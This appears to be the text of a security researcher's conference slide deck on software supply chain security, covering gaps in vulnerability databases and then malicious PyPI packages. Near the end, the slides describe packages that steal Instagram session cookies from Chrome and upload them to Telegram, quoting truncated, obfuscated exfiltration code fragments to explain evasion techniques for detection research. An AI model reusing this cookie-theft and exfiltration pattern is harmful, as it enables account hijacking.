Two Steps Forward, One Step Back

The Slow March of Software Supply Chain Security

Henrik Plate (Endor Labs)
April 2025

About me

Main interests:

- **Detection, assessment and mitigation of known open source vulns**

  Co-author of Eclipse Steady and Project KB

- **Classification & detection of supply chain attacks**

  Co-author of Backstabber's Knife Collection and Risk Explorer

Henrik Plate
Security Researcher
(Endor Labs)

Previously at SAP Security Research
> 10 years on OSS security

Email henrik@endor.ai
LinkedIn henrikplate
Google Scholar


Management of Known-Vulnerable Components

Vulnerability Identification & Assessment

Through manifest files
or other means

Public* and Private
Vulnerability
Databases

(ex. NVD, OSV**)




Is there any vulnerable code?

Can it run in my app context?

Can it be exploited in my app context?

The Happy Path



The Happy Path

https://litfl.com/wp-content/uploads/2020/10/streetlight-effect.jpg

Phantom Dependencies


Problem: Manifest files are just one out of many ways to establish dependencies .

Examples:

- Manual or scripted installation through pip, brew or apt-get (comparable to provided deps in the Maven world)
- Dynamic installation à la try-except-install (ex. projects have 1.8k, 2.2k and 157k stars on GitHub)

```
if strategy_name.lower() == "sigopt":
```

```
try:
    import yaml  # flake8: noqa
except ImportError:
    if sys.version_info.major == 2:
        subprocess.check_call(['apt-get', 'install', '-y', 'python-yaml'])
    else:
        subprocess.check_call(['apt-get', 'install', '-y', 'python3-yaml'])
    import yaml  # flake8: noqa
```




Name-changes

Problem: Project renaming, forking and "exotic" distribution channels hinder the tracking of vulnerable code and the enumeration of all affected artifact identifiers.

Example: CVE-2022-1279 in EBICS Java Client

- Originally on SourceForge, continued, renamed and forked on GH
- Components with vulnerable code have 3 different Maven GAs:
  - `org.kopi:ebics` (when building from the sources in ebics-java/ebics-java-client)
  - `com.github.ebics-java:ebics-java-client` (when consuming the JAR from JitPack)
  - `io.github.element36-io:ebics-cli` (from a fork, deployed on Maven Central, not fixed)
- OSV marks the GitHub repo ebics-java/ebics-java-client as affected, but no Maven GAV




Multi-module Projects

Problem:

- Many projects produce multiple artifacts with different registry identifiers, and vulnerable code may be part of multiple ones.

Examples:


1. CVE-2023-33202 for Bouncycastle crypto library
   - 84 artifacts with groupId org.bouncycastle on Central
   - OSV marks ~~2~~ 9 as affected, but the vulnerable class(es) are contained in 28 artifacts
2. CVE-2023-36566 in Microsoft Common Data Model SDK
   - 4 ecosystems supported from 1 GitHub repo, all affected
   - OSV marks Maven, PyPI and NuGet (but not npm)



Multi-module Projects & Rebundling

Problem:
- Many artifacts comprise code from other projects.

Examples:
1. CVE-2018-1270 in Spring Framework
   - Fixed with e0de91 in DefaultSubscriptionRegistry
   - Comprised in 1 of 58 Spring artifacts: org.springframework:spring-messaging
   - OSV marks org.springframework:spring-core as affected
   - Class also rebundled in org.apache.servicemix.bundles:org.apache.servicemix.bundles.spring-messaging



Rebundling in Java

Background: groupId, artifactId, and version identify an artifact on Central
Example: org.apache.logging.log4j : log4j-core : 2.15.0

- Study [1]: Search for rebundles of **254 known-vulnerable classes** from 38 components.

	Recompiled	Uber-JAR	Uber-JAR (w/o meta)	Repackaged
# rebundled classes	143 / 254	222 / 254	222 / 254	17 / 254
# distinct GAVs on Central	5,919	36,609	24,500	168
# distinct GAs	360	6,728	3,882	89

- Study [2]: 297 GAVs on Maven Central rebundle vulnerable log4j-core classes

[1] A Dann, et al.: Identifying Challenges for OSS Vulnerability Scanners - A Study & Test Suite (2021)
[2] https://github.com/CodeShield-Security/Log4JShell-Bytecode-Detector

Rebundling/Vendoring in Py

PEP 770 introduces .dist-info/sbom/ for SBOMs

Examples:

1. CVE-2023-4863 in libwebp (WebP image codec)
    - Rebundled in 50 Python packages [1]
    - OSV covers 6

2. azure-functions 1.18.0
    - Vendors werkzeug and a single Python file from GitHub

Top rebundled binar

Bundled Library	Na	
libgcc_s.so.X	GCC Runtime	[illegible]
libgomp.so.X	GNU OpenMP	747
libstdc++.so.X	GNU C++	527
libz.so.X	zlib	487
libgfortran.so.X	libgfortran	374
libquadmath.so.X	GCC Quad Precision Math	372
libcrypto.so.X / libssl.so.X	OpenSSL (or others)	341
liblzma.so.X	Xz Utils	235
libbz2.so.X	Bzip2	200
libselinux.so.X	SE Linux	189

Rebundled code in azure-functions 1.18.0

```
AZURE-FUNCTIONS1.18.0
  functions
    _thirdparty
      werkzeug
      __init__.py
      typing_inspect.py        1
    decorators
    extension
    __init__.py
    _abc.py
```

functions > _thirdparty > typing_inspect.py > _eval_args

```python
# Imported from https://github.com/ilevkivskyi/typing_inspect/blob/168f
# Author: Ivan Levkivskyi
# License: MIT

"""Defines experimental API for runtime inspection of types defined
in the standard "typing" module.

Example usage::
    from typing_inspect import is_generic_type
"""

```

[1] Seth Larson: Patching the libwebp vulnerability across the Python ecosystem (2023)


Component Confusion Stats

For Maven, OSV and Endor Labs …

- Agree for 55% of vulns on affected components (groupId:artifactId)
- Differ for 45% of vulns

Differences lead to FPs and FNs:

- For 12%, Endor Labs marks one additional GA as affected
- For 2%, OSV marks one additional GA as affected




Confusion of Affected Versions


Problem: Identifying affected versions is mostly manual work, not done by project maintainers for EOL versions, and error-prone due to communication mishaps.

Examples:

1. CVE-2023-41080 in Apache Tomcat
    - 8.0.x reached EOL → not checked or fixed by project maintainers
    - The vulnerable function exists as-is since 5.5.23
    - OSV marks releases as of 8.5.x as affected
2. CVE-2023-50164 in Apache Struts
    - Official advisory marks EOL versions 2.0.0 - 2.3.7 as affected
    - Vulnerable function did not exist, but exploit worked as-is
    - OSV marked 2.5.0 and later



Spurious Vulnerability Claims [1]



(b) Firefox foundational vulnerabilities

[1] Nguyen, VH, et al.: An automatic method for assessing the versions affected by a vulnerability (2013)

Non-trivial Fix Commits & Refactorings

Problem: The identification of vulnerable code is difficult if fixes comprise many commits, potentially for different release branches, and if they are “polluted” with unrelated changes.


Example: CVE-2020-35662 in SaltStack Salt

- 18 fix commits
- 14 functions modified to validate SSL certs

Problem: Software refactoring requires to maintain different function identifiers per version (range)

Example: CVE-2023-50164 in Apache Struts

- Class `HttpParameters` as of 2.5.5
- Class `FileUploadInterceptor` before




Cabinet of Challenges

(without any claim to completeness)

- **Phantom dependencies**
  (not est. through manifest files)
- **Vendored Code**
  (copied into own repo)

- **Component Confusion**
  (e.g., forks, multi-module projects, name changes upon distribution, rebundling)
- **Confusion of Affected Versions**
- **Non-trivial Fix Commits**
- **Refactorings**
- **Bogus vulnerabilities**
- **Different naming schemes and granularities** * (eg. CPE and GAV)



- **Reflection, eval etc.**
- **Inversion of Control**
- **Configuration vulnerabilities**
- **Cross-language calls**
- **Megamorphic call sites**
  (dynamic dispatch w/ base types)

Takeaways

Status-quo

- Public and private databases differ significantly, and so do the results of SCA tools relying on them
- Lack of ground-truth and benchmarks makes tool selection and comparison hard

Opportunities:

- Comprehensive, code-level open-source vulnerability database (this must be facilitated by infra providers like GitHub or GitLab)
- Benchmark apps for different languages and frameworks (e.g., Damn-vulnerable-sca)
- Research: Reliable way to identify vulnerable **code**, no matter its representation (rebundled, minified, compiled, …) [1]

[1] Schott, Stefan, et al.: Compilation of Commit Changes within Java Source Code Repositories (2024)

Supply Chain Attacks

Attack Surface


Comprises the development and distribution infrastructure of all upstream open source components:

- Maintainers and contributors
- Developer machines
- SCM and Build Systems
- Etc.

Taxonomy with 100+ attack vectors, based on 300+ resources, and linked to safeguards [1]

Use-cases comprise awareness, threat modeling, pentest scoping, etc.


Interactive visualization developed and open-sourced at SAP Security Research [2], forked at Endor Labs [3]




[1] Piergiorgio Ladisa, Henrik Plate, Matias Martinez, Olivier Barais: Taxonomy of Attacks on Open-Source Software Supply Chains (2023)
[2] https://sap.github.io/risk-explorer-for-software-supply-chains
[3] https://riskexplorer.endorlabs.com/

Another Lack of Public Datasets

- Few public datasets, e.g. Backstabber's Knife Collection or from Datadog
- Fewer ones with descriptive information like dwell time, purpose, etc.






[1] Checkmarx: A Beautiful Factory for Malicious Packages (2022)
[2] Sonatype: 9th Annual State of the Software Supply Chain (2023)

Alarmism

tj-actions/changed-files [1]: From *“used in over 23,000 repositories”* to 218 affected repositories …



[1] StepSecurity: Harden-Runner detection: tj-actions/changed-files action is compromised (2025)

ttlo & gisi

- Published April 16, 2023
- Removed July 7 following our email to PyPI
- Downloaded 1291 times and 667 times

gisi (still on PyPI Inspector)

- SQL select to search for Instagram session identifiers in the SQLite database that contains Chrome cookies on Windows
- Upon success, update expiry date and return value

ttlo (still on PyPI Inspector)

- Call gisi() and upload session identifier to https://api.telegram.org/

Malicious behavior requires presence of both packages, but it is unclear how that is achieved.

Evasion Techniques

1) Encoded strings + call of decode function in **separate functions and files**

```
r.post(base64.b64decode('aHR…Z2U=', …
```

becomes `r.post(b(a), …`

Static detection of request to obfuscated URL requires **inter-procedural data flow** analysis

2) Gathering and exfiltration of sensitive info in **separate packages**

```
from gisi.gisi import *
r.post(..., b(d): gisi()})
```

Static detection requires **whole-program analysis**

Outlook

Name confusion attacks

- Mostly easy to spot, low download numbers
- High automation results in low marginal costs (i.e. attackers will continue campaigns anyhow)

Get used to it, just like you got used to spam!

Compromise of legitimate package

- Social-engineering to inject **into sources,** e.g. Dependabot impersonation (Sep 27, 2024)
- Esp. introduction of deliberate vulnerabilities is more difficult to detect (and can plausibly be denied)

Deliberate Vulnerability

Technically, vulnerable and malicious code can be identical, intention makes the difference

Attackers could (re)introduce vulnerabilities and plausibly deny intention

